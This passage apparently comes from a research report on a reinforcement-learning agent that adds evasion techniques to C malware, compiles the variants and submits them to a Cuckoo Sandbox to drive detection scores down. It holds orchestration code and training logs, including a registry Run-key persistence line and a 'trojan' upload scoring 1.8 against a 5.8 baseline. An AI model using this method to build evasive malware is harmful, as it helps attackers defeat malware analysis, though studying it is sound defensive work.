
Figure 29: Defining Mian RL Controller

The training method is episodic, with many rounds of malware modification, submission, and feedback collecting in every episode. Based on its present policy, the agent chooses an evasion technique for each iteration; validates it against pre-defined constraints (preventing technique duplication and enforcing category limits), applies the technique to the base malware, compiles the modified code, submits it to Cuckoo Sandbox, and compiles rewards based on score reduction. To provide resilience, the solution comprises thorough error handling for compilation failures, API mistakes, and timeout situations. With periodic visualization to measure learning, performance tracking records comprehensive metrics at every level—including rewards, losses, scores, and applied approaches. Through file cleanup, checkpoint saving, and best solution tracking the class also effectively manages artifacts. Additional methods for study are top evasion sequence identifying and technique effectiveness visualizing.

Step 10: API Connection Testing

Before starting the reinforcement learning process, this stage serves a diagnostic purpose verifying connectivity to the Cuckoo Sandbox API endpoints. Early in the process, the **test_api_connection** method acts as a basic check to make sure the system can interact with the upload and report endpoints of the API, therefore helping to spot and fix connectivity problems.

By use of a number of pragmatic tests, the implementation guarantees API connectivity. First it verifies the HTTP response status and the JSON structure of the provided data to guarantee it includes the anticipated score field by requesting data for a known task ID. It then creates a basic text file and tries to send it to the Cuckoo Sandbox to test the upload endpoint, therefore verifying that the submission process runs as intended. To help solve connection issues, the feature features thorough error reporting covering response status codes, content previews, and exception data. Consistent with the flexibility exhibited across the codebase, a simulation mode bypass is included to enable development and testing without needing an active Cuckoo Sandbox instance.




```python
## Step 10: Test the API Connection (Optional)

def test_api_connection():
    """Test the connection to the Cuckoo API endpoints"""
    if USE_SIMULATION:
        print("Using simulation mode. Skipping API connection test.")
        return True

    print("Testing Cuckoo API connection...")

    # Test the report endpoint
    test_task_id = 1  # Use a known task ID for testing
    try:
        response = requests.get(f"{REPORT_BASE_URL}{test_task_id}", headers=NGROK_HEADERS)
        if response.status_code == 200:
            print(f"✓ Successfully connected to report API endpoint")
            print(f"  Sample response: {response.text[:100]}...")

            # Try to parse JSON response
            try:
                report_json = response.json()
                if "data" in report_json and "score" in report_json["data"]:
                    print(f"  Report contains a score: {report_json['data']['score']}")
                else:
                    print("  Report structure doesn't match expected format.")
                    print(f"  Report keys: {list(report_json.keys())}")
                    if "data" in report_json:
                        print(f"  Data keys: {list(report_json['data'].keys())}")
            except json.JSONDecodeError:
                print("  Response is not valid JSON.")
                print(f"  Response content: {response.text[:200]}...")
                return False
        else:
            print(f"X Failed to connect to report API. Status code: {response.status_code}")
            print(f"  Response: {response.text}")
            return False
    except requests.exceptions.RequestException as e:
        print(f"X Error connecting to report API: {e}")
        return False

    # Test the upload endpoint with a simple file
    try:
        # Create a simple test file
        test_file_path = "api_test_file.txt"
        with open(test_file_path, "w") as f:
            f.write("This is a test file for API connection verification.")

        # Try to upload it
        with open(test_file_path, "rb") as f:
            files = {"file": ("api_test_file.txt", f)}
            response = requests.post(UPLOAD_URL, files=files, headers=NGROK_HEADERS)
```

Figure 30: Implementing API Connection within the RL Model

Step 11: Evasion Combination Testing

Before starting the whole reinforcement learning process, this stage performs a testing role intended to assess the efficiency of different combinations of evasion techniques. The purpose methodically evaluates pre-defined combinations of evasion strategies and their effects on the Cuckoo Sandbox detection score, therefore generating useful baseline data on approach efficacy both separately and in concert.

Nine alternative combinations from the unmodified base malware to complicated combinations of timing, file system, and human behavior evasion techniques are evaluated in implementation. The function uses the chosen techniques on the underlying malware for every combination, generates the altered code, sends it to Cuckoo Sandbox for examination, and notes the resultant detection score. The method manages both real-world API and simulation modes, therefore enabling testing in development environments without active Cuckoo instance. With the base malware score shown as a reference line, results are shown both as text output and as a visualization demonstrating the relative efficacy of every combination. By means of this methodical approach to testing, significant understanding of which approaches and combinations would be most favorable for the reinforcement learning agent to investigate, hence possibly quickening the learning process by pointing up suitable starting points.




```python
## Step 11: Simple Testing Function

def test_evasion_combinations():
    """Test a few evasion combinations to see their effect on the Cuckoo score"""
    print("Testing a few evasion combinations...")

    # Load evasion techniques
    techniques = load_evasion_techniques()

    # Create appropriate interfaces
    cuckoo = get_cuckoo_interface()
    modifier = MalwareModifier("base_malware.c", techniques)

    # Test combinations
    test_combinations = [
        [],                          # Base malware (no evasions)
        ["T1"],                      # Single timing evasion
        ["F1"],                      # Single filesystem evasion
        ["H1"],                      # Single human behavior evasion
        ["T1", "F1"],                # Timing + Filesystem
        ["T1", "H1"],                # Timing + Human behavior
        ["F1", "H1"],                # Filesystem + Human behavior
        ["T1", "F1", "H1"],          # One of each type
        ["T2", "F1", "F2", "H1"]     # Multiple types with constraints
    ]
```

Figure 31: Defining Evasion Combination Testing

Step 12: Main Training Function Implementation

This stage carries out the primary entrance point role that coordinates the whole Cuckoo Sandbox evasion reinforcement learning process. Coordinating all system components, managing setup parameters, verifying dependencies, running the training process, and presenting the final results in an all-encompassing way mostly serves this purpose.

With reasonable defaults that fit the operating environment, the implementation offers flexibility through customizable parameters for simulation mode, episode count, and iteration restrictions. Operating with the genuine Cuckoo Sandbox API, the function first checks connections to make sure training can go without interruption and, should connection problems be found, provides suitable fallback recommendations. Building the **CuckooEvasionRL** controller and running its training approach with the given parameters starts the training process. When completed, the function generates thorough training metrics including the best evasion configuration found, reward statistics, and loss progression. Many charts displaying evasion method efficacy and learning evolution over time help to visualize the outcomes. Providing a synopsis of all artifacts produced throughout the training process including file paths to the training history, visualizations, model checkpoints, and stored evasion variants the function ends.




```python
def main(use_simulation=None, episodes=None, max_iterations=None):
    """Main function to run the entire training process"""
    global USE_SIMULATION

    # Override simulation setting if provided
    if use_simulation is not None:
        USE_SIMULATION = use_simulation

    print(f"Starting Cuckoo Sandbox Evasion RL Training (Simulation: {USE_SIMULATION})")

    # Set default parameters if not provided
    if episodes is None:
        episodes = 70  # Set to 70 episodes to get ~210 total cycles

    if max_iterations is None:
        max_iterations = 5 if USE_SIMULATION else 3

    # Verify API connection if using real API
    if not USE_SIMULATION:
        if not test_api_connection():
            print("API connection failed. Please check your endpoints.")
            print("To update the endpoints, modify the UPLOAD_URL and REPORT_BASE_URL constants.")
            print("Or run with simulation: main(use_simulation=True)")
            return
```

Figure 32: Defining Main Training Function

Step 13: Training Process Execution

This last stage gives customers adaptable choices for running the system in several ways and implements the entrance point for applying the reinforcement learning (RL) training process. Before starting the training process, users of the interactive command-line interface presented by the code can choose the suitable operational mode.

Running with simulation for development and testing, using the real Cuckoo Sandbox API for production training, resuming from a particular task ID to continue interrupted training sessions, or exiting without starting the training process provides four different execution options. Resuming from a certain task ID, the code changes the global **STARTING_TASK_ID** constant to guarantee appropriate sequence continuation. Comprehensive error handling around the execution catches keyboard interruptions for elegant termination and records unanticipated exceptions using thorough stack traces for debugging needs. Whether for development, testing, or production deployment, this user-friendly interface recognizes the possibly long-running character of the training process and the necessity of several operational modes based on the particular situation of the user.



```python
## Step 13: Run the Training Process

if __name__ == "__main__":
    # Ask the user if they want to proceed with training
    print("Do you want to proceed with the training process?")
    print("1: Yes, using simulation mode")
    print("2: Yes, using real Cuckoo API")
    print("3: Yes, resume from a specific task ID (real API)")
    print("4: No, exit now")

    try:
        choice = input("Enter your choice (1-4): ")

        if choice == "1":
            # Run with simulation
            main(use_simulation=True)
        elif choice == "2":
            # Run with real API
            main(use_simulation=False)
        elif choice == "3":
            # Resume from specific task ID
            resume_task_id = int(input("Enter task ID to resume from: "))

            # Update the starting task ID constant
            global STARTING_TASK_ID
            STARTING_TASK_ID = resume_task_id

            print(f"Resuming training from task ID {resume_task_id}")
            main(use_simulation=False)
        else:
            print("Exiting without training.")
    except KeyboardInterrupt:
        print("\nTraining interrupted by user.")
    except Exception as e:
        print(f"\nError during training: {e}")
        import traceback
        traceback.print_exc()

    print("\nProcess complete!")
```

Figure 33: Overall Training Process

2.3.3 Implementation Environment

The system was deployed using a distributed and isolated architecture to maintain flexibility and safety:

- **Google Colab:** RL agent training with TensorFlow and orchestration scripts
- **MinGW:** Cross-compiled C malware for Windows
- **Cuckoo Sandbox:** Local analysis environment with behavior monitoring
- **Ngrok: Secured** API tunnel between Colab and sandbox system

This setup ensured modularity and control while preserving realistic malware deployment conditions.

2.3.4 Testing Methodology

A structured, multi-phase testing methodology was employed to evaluate both the individual components and the integrated functionality of the reinforcement learning-based malware evasion framework. The testing phases progressed from isolated validation of individual evasion techniques to fully autonomous exploration of evasion sequences by the RL agent.

- **Unit Testing:**

  Validating the accuracy and standalone behavior of every evasion method took front stage in the unit testing stage. This included confirming that, when coupled with the base virus, all source code modules built correctly without faults and ran without runtime issues. Every evasion technique was examined separately to make sure its inclusion had no effect on normal malware operation or cause unneeded behavior.

  Every method was also sent to the sandbox to evaluate whether it may lower the detection score or cause environmental reactions. During later phases of testing, this phase provided the basis for verifying that every method was operational and could be consistently triggered upon choice by the RL agent.

- **Predetermined Combination Testing:**

A set of predefined evasion combinations was evaluated to see how various methods affected detection scores before releasing the reinforcement learning agent. The tests started with a baseline submission of the un altered basic malware, which routinely scored 5.8 for detection. Individual testing of every evasive approach to evaluate its solitary impact on evasion performance came next.

To assess interaction effects, further experiments combined two and three approaches across several categories. This phase produced some important realizations. For example, the H3 approach (recent documents check) might get a score of 0.0 when employed by itself, but the combo of F1 and F3 both filesystem-based regularly dropped the score to about 0.6. This step produced a set of reference points against which RL-discovered techniques might subsequently be assessed.

- **RL-driven Testing:**

The last and most thorough testing stage consisted on autonomous strategy discovery by the reinforcement learning agent. This phase was intended to assess the agent's capacity for learning efficient evasion strategies by environmental interaction. Starting with a high exploration rate (epsilon = 1.0), the agent progressively turned toward using acquired methods as training went on and epsilon decreased.

There were seventy episodes overall, three iterations for each, which produced and examined almost 210 different malware strains. Comprehensive metrics were gathered throughout this period including action distributions, reward trends, declining detection scores, and convergence patterns. The capacity of the system to independently investigate the evasion method space and converge on optimal sequences that exceeded manually chosen combinations in many cases was shown by the RL-driven testing phase.

2.3.5 Test Case 1: Validation of Individual Evasion Techniques

- **Objective:**

To verify that each evasion technique, when selected by the RL agent, compiles correctly, integrates with the base malware, and functions without runtime issues during sandbox analysis.

- **Process Explanation:**

High exploration probability ($\varepsilon = 1.0$) drives the RL agent to often choose solitary evasion tactics during early training episodes. These early contacts provide appropriate benchmarks for verifying the execution of every approach. The framework automatically applies a penalty reward of –1 to deter repeated selection in any case when a chosen evasion strategy fails to compile or link properly. Techniques that have been successfully assembled and implemented pass the sandbox evaluation process and their corresponding detection scores are noted for additional learning..

Above is RL Model fail attempt for do the necessary compliation after adding T1 evasion technique to the base malware. This action reward the training process of -1. This test case confirms that the reward mechanism properly penalizes faulty actions, preventing compilation-related failures from corrupting the learning trajectory


2.3.6 Test Case 3: Enforcement of Action Constraints

- **Objective:**

To ensure that the RL agent respects the enforced constraints on technique combinations during action selection and malware construction.


- **Process Explanation:**

The system follows rigorous guidelines about the maximum number of concurrently applicable evasion tactics per category. Agents may try to generate invalid combinations that is, choose more than one temporal evasion or violate the limit on human behavior evasions during training. The action filtering system catches these situations.




```
Episode 1/70
 Iteration 1/3
 Selected evasion technique: T1
Executing: x86_64-w64-mingw32-gcc modified_malware_1742301904.c -o modified_malware_1742301904.exe -lws2_32 -lgdi32 -lshlwapi -lwinmm -lpsapi -static
Compilation error: Command '['x86_64-w64-mingw32-gcc', 'modified_malware_1742301904.c', '-o', 'modified_malware_1742301904.exe', '-lws2_32', '-lgdi32', '-lshlwapi', '-lwinmm', '-lpsapi', '-static']' returned non-zero exit status 1.
Compiler output:
Compiler errors: modified_malware_1742301904.c: In function ‘modify_registry’:
modified_malware_1742301904.c:106:77: warning: unknown escape sequence: '\C'
  106 |     const char* regPath = "SOFTWARE\\Microsoft\\Windows\CurrentVersion\\Run";
      |                                                                             ^
modified_malware_1742301904.c: In function ‘timing_network_delay’:
modified_malware_1742301904.c:156:24: error: ‘false’ undeclared (first use in this function); did you mean ‘fclose’?
  156 |         if (iResult == false) {
      |                        ^~~~~
      |                        fclose
modified_malware_1742301904.c:156:24: note: each undeclared identifier is reported only once for each function it appears in
modified_malware_1742301904.c:175:9: error: unknown type name ‘timeval’; use ‘struct’ keyword to refer to the type
  175 |         timeval tv = { 0 };
      |         ^~~~~~~
      |         struct
modified_malware_1742301904.c:176:11: error: request for member ‘tv_usec’ in something not a structure or union
  176 |         tv.tv_usec = timeout * 1000;
      |           ^
modified_malware_1742301904.c:179:39: warning: passing argument 5 of ‘select’ from incompatible pointer type [-Wincompatible-pointer-types]
  179 |         select(0, NULL, &Write, &Err, &tv);
      |                                       ^~~
      |                                       |
      |                                       int *
In file included from modified_malware_1742301904.c:1:
/usr/share/mingw-w64/include/winsock2.h:1025:116: note: expected ‘PTIMEVAL’ {aka ‘struct timeval * const’} but argument is of type ‘int *’
 1025 |   WINSOCK_API_LINKAGE int WSAAPI select(int nfds,fd_set *readfds,fd_set *writefds,fd_set *exceptfds,const PTIMEVAL timeout);
      |                                                                                                       ~~~~~~~~~~~~~~~^~~~~~~

 Failed to compile modified malware. Skipping iteration.
 Reward: -1.0000
```

Figure 34: Compilation Error RL Model Evasion



```
Episode 13/70
  Iteration 1/3
  Selected evasion technique: T4
Executing: x86_64-w64-mingw32-gcc modified_malware_1742304331.c -o modified_malware_1742304331.exe -lws2_32 -lgdi32 -lshlwapi -lwinmm -lpsapi -static
Successfully compiled modified_malware_1742304331.c to modified_malware_1742304331.exe
Saved local copy to saved_executables/trojan_task49_049.exe
Successfully uploaded trojan_task49_049.exe to API
  Waiting for task 49 to be analyzed...
Waiting for report for task 49...
Task 49 not found yet. Auto-submit.py may not have processed it.
Task 49 not found yet. Auto-submit.py may not have processed it.
Report for task 49 is ready. Score: 1.8
  Getting report for task 49...
Requesting report from: https://9cb4-112-134-198-135.ngrok-free.app/api/reports/49
Report API response status: 200
Report preview: {
  "data": {
    "api_call_sequence": [
      {
        "children": [],
        "command_line": "C:\\Windows\\system32\\lsass.exe",
        "first_seen": 1742369137.96875,
        "pid": 520,
   ...
Report JSON structure keys: ['data', 'status']
  Cuckoo score: 1.8 (previous: 5.8)
  Reward: 4.0000
Saved C file to: /content/saved_evasions/task49_iter0_T4.c
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 58ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 58ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 52ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 56ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 60ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 54ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 60ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 52ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 55ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 54ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 57ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 53ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 56ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 54ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 55ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 58ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 52ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 59ms/step
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 50ms/step
